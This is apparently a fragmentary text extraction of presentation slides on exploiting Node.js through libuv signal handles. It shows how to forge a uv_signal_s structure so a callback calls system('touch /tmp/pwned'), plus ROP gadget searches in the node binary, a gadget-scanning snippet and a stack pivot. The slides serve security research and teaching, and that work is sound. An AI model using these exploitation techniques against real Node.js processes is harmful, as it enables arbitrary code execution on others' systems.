
```
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0x00415000: 74 6f 75 63 68 20 2f 74 6d 70 2f 70 77 6e 65 64  
...  
0x00415060: c4 6d 64 ad ff ff 00 00 37 13 00 00 00 00 00 00  
...  
address of system 0x1337
```


Leveraging Existing Data



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```

Leveraging Existing Data



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...
0x00415060: c4 6d 64 ad ff ff 00 00 37 13 00 00 00 00 00 00
...
                        address of system 0x1337
```

Leveraging Existing Data

uv_signal_msg_t

uv_signal_s

other members
...

```
handle->signal_cb(handle, handle->signum);
```

signum
= 0x1337

signum
...

```
system("touch /tmp/pwned", ...);
```

...
0x00415060: c4 6d 64 ad ff ff 00 00 37 13 00 00 00 00 00 00

...
address of system

0x1337

Leveraging Existing Data

`uv_signal_msg_t`

`uv_signal_s`

other members
...

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
signum
...

```
system("touch /tmp/pwned", ...);
```


...
0x00415060: c4 6d 64 ad ff ff 00 00 37 13 00 00 00 00 00 00

...
address of system


0x1337




Searching ROP Gadgets



Searching ROP Gadgets



Searching ROP Gadgets



Searching ROP Gadgets



```
/usr/bin/node:      file format elf64-x86-64
```

```
Sections:
```

| Idx | Name | Size | VMA | LMA |
|-----|---------------------------------------|----------|-----------------|-----------------|
| 12 | .text | 0182b2e4 | 000000000b6b000 | 000000000b6b000 |
| | CONTENTS, ALLOC, LOAD, READONLY, CODE | | | |
| ... | | | | |
| 14 | .rodata | 02adfa18 | 000000002396300 | 000000002396300 |
| ... | CONTENTS, ALLOC, LOAD, READONLY, DATA | | | |
| 24 | .got | 000010b0 | 00000000529ef48 | 00000000529ef48 |
| | CONTENTS, ALLOC, LOAD, DATA | | | |
| 25 | .data | 0003c9b8 | 0000000052a0000 | 0000000052a0000 |
| | CONTENTS, ALLOC, LOAD, DATA | | | |
| 26 | .bss | 0002af08 | 0000000052dc9c0 | 0000000052dc9c0 |
| ... | ALLOC | | | |

Searching ROP Gadgets

```
/usr/bin/node
```

```
...
```

```
add [rbx+0x5d],bl ret
```

```
.text
```

```
0x00000000: 04 4a 23 25 24 23 00 82 08 99 10 00 88 24 10 3d
```

```
0x00000010: 00 00 48 05 40 01 c3 00 5b 5d c3 41 c0 24 49 11
```

```
0x00000020: 7a 14 1c e1 00 81 c2 08 08 08 1c 80 02 07 82 44
```

```
0x00000030: 1c 90 38 18 68 95 04 00 11 96 e8 17 1a 42 8c 82
```

```
...
```

```
0x00000019: pop rbp; ret
```

```
0x00000018: pop rax; pop rbp; ret
```

```
0x00000017: add [rbx+0x5d],bl; ret
```

Fake Data Structure


```
/usr/bin/node
```

```
fake uv_signal_s
```

*handle

```
...  
0x00415020: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
...  
0x00415070: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
0x00415080: a0 60 42 00 00 00 00 00 00 00 00 00 00 00 00 00  
0x00415090: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
...
```

Fake Data Structure



Fake Data Structure


```
/usr/bin/node  
...  
fake uv_signal_s  
0x00415020: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
...  
0x00415070: 00 00 0 signal_cb 00 00 00 00 00 00 00 00 00 00 00 00  
0x00415080: a0 60 42 00 00 00 00 00 00 00 00 00 00 00 00 00  
0x00415090: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
...  
0x004260a0: 48 83 c4 38 5b 5d c3 00 00 00 00 00 00 00 00 00  
0x004260b0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
...  
add rsp, 0x38; pop rbx; pop rbp; ret
```

***handle** →

+offset →

→

Searching Fake Data Structures



```
user@host:~/node-v22.9.0-linux-x64/bin$ ls -al node  
-rwxr-xr-x 1 user user 114472472 Sep 17 17:09 node
```



110M




Searching Fake Data Structures

- Search through Node.js image

Searching Fake Data Structures

- Search through Node.js image
- Not only interested in `r-x` sections



Searching Fake Data Structures


- Search through Node.js image
- Not only interested in `r-x` sections
 - `r--` also works fine

Searching Fake Data Structures

- Search through Node.js image
- Not only interested in `r-x` sections
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 - Search `in-memory` instead of parsing ELF file

Searching Fake Data Structures

- Search through Node.js image
- Not only interested in `r-x` sections
 - `r--` also works fine
 - Search `in-memory` instead of parsing ELF file
 - Include `.bss` section that is initialized during runtime



Searching Fake Data Structures

```
for addr, len in nodejs_segments:
    for offset in range(len - 7):
        ptr = read_mem(addr + offset, 8)
        if is_mapped(ptr) and is_executable(ptr):
            instr = read_mem(ptr, n)
            if is_useful_gadget(instr):
                print('gadget at %08x' % addr + offset)
                print('-> ' + disassemble(instr))
```

Searching Fake Data Structures

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```

Searching Fake Data Structures

```
/usr/bin/node
```

```
...
```

```
0x00400060: 00 00 e4 f9 8b 08 44 12 d3 eb 00 00 00 00 2c 2c
```

```
0x00400070: 00 00 1a 3d 43 00 00 00 00 00 42 43 11 cf 2d 43
```

```
0x00400080: ef fe 2e 00 00 00 00 00 ef d0 fc 00 00 00 00 00
```

```
0x00400090: e2 a6 e6 da e5 54 29 2f f7 41 5f 16 72 31 41 bd
```

```
0x004000a0: fe 5b d1 c6 77 25 7c 9a ef 52 e9 e7 30 42 63 dc
```

```
0x004000b0: 00 00 00 00 00 00 00 00 0c 5c 88 9d 44 7d 48 57
```

```
permissions: r-x
```


```
0x00433d1a: 5a 5e c3 1c 5a fe 73 34 45 a9 e5 bc c7 9e fb 29
```

```
pop rax pop rbp ret
```



Searching Fake Data Structures

```
user@h0st: ~/tools
0x47e830 -> 0x2371ce0: ret
0x47e848 -> 0xcafd00: lea rax, [rdi-0x38]; cmp QWORD PTR [rdi+0x20], rax; je 0x10; ret
0x47e8f0 -> 0x2203e60: cmp DWORD PTR [rdi], 0x8; jne 0x10; mov rax, rdi; ret
0x47e908 -> 0x1b5ec90: mov QWORD PTR [rdi+0x48], rsi; ret
0x47e956 -> 0xf80000: pop rsp; cmp eax, 0x8b480011; rex.RB fmul DWORD PTR [r8-0x7d]; (bad) ; sbb BYTE PTR [rbx+0x41], bl; pop rsp; pop r13; pop rbp; ret
0x47e998 -> 0x1b5f5a0: mov eax, DWORD PTR [rdi+0x2c]; ret
0x47ea10 -> 0xd04b80: push rbp; mov rdi, QWORD PTR [rdi+0x18]; mov rbp, rsp; test rdi, rdi; je 0x18 ; call 0x1221c00; pop rbp; ret
0x47eb00 -> 0x1c6f4c0: mov rax, QWORD PTR [rdi+0x10]; ret
0x47eb48 -> 0x16273e0: ret
0x47ebf0 -> 0x1ce43d0: mov eax, 0x2fe6dd0; ret
0x47ec50 -> 0x10b9ca0: lea rax, [rdi+0x688]; ret
0x47ed10 -> 0x2226350: ret
0x47edee -> 0x1110000: call 0x94e30; add rsp, 0x28; pop rbx; pop r12; pop r13; pop rbp; ret
0x47eea8 -> 0x17cb120: mov BYTE PTR [rdi+0x1dd], 0x1; ret
0x47ef08 -> 0x10ba820: lea rax, [rdi+0xc48]; ret
0x47ef80 -> 0x2225010: ret
0x47eff8 -> 0x22267f0: ret
0x47f040 -> 0x2478ef0: mov eax, 0x5260a60; ret
0x47f070 -> 0xef8210: mov rdx, QWORD PTR [rdi]; xor eax, eax; test dl, 0x1; jne 0x10; ret
0x47f0d0 -> 0xfd7600: movzx eax, BYTE PTR [rdi+0xe792]; ret
0x47f0e8 -> 0x2227570: ret
0x47f11e -> 0xb90000: int3 ; (bad) ; (bad) ; dec DWORD PTR [rax-0x7d]; (bad) ; sub BYTE PTR [rcx+0x5c], al; pop rbp; ret
0x47f130 -> 0x24d80f0: cmp edx, 0x1; je 0x10; cmp edx, 0x2; je 0x20; xor eax, eax; ret
0x47f190 -> 0x20d1ee0: xor eax, eax; ret
```


Pivot to classical ROP chain




Pivot to classical ROP chain




Pivot to classical ROP chain



